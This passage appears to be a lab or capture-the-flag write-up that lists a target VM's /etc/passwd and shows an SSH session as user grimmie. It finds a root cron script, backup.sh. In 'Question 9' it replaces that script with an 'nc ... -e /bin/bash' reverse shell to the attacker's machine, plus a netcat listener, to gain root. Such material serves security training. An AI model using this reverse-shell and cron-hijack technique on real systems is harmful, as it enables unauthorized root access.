_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper://:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
```

Looking around we discovered the backup.sh file which runs periodically every minute with root privileges.

```

root@kali:~/192.168.56.104# ssh grimmie@192.168.96.60
The authenticity of host '192.168.96.60 (192.168.96.60)' can't be established.
ECDSA key fingerprint is SHA256:zFzuFDYwXwMHFqxL7Xs/f/yHzp84JxIBIyHwNALjnrk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.96.60' (ECDSA) to the list of known hosts.
grimmie@192.168.96.60's password:
Linux hy455 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Xiaodong

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@hy455:~$ ls -l
total 4
-rwxr-xr-- 1 grimmie administrator 112 May 30 2021 backup.sh
grimmie@hy455:~$ cd /users/home
-bash: cd: /users/home: No such file or directory
grimmie@hy455:~$ cd /home
grimmie@hy455:/home$ ls
grimmie
grimmie@hy455:/home$ cd grimmie
grimmie@hy455:~$ ls
backup.sh
grimmie@hy455:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@hy455:~$ █

```

Question 9

In the end all we had to do is replace the contents of the backup.sh file with a line reading “**nc 192.168.192.132 5555 -e /bin/bash**” which will open a reverse shell in our kali VM. In our kali VM we had to run the command **nc -nvlp 5555** and then wait till the backup.sh script executes again. After one minute the script ran ans so we had a root reverse shell in the VVM

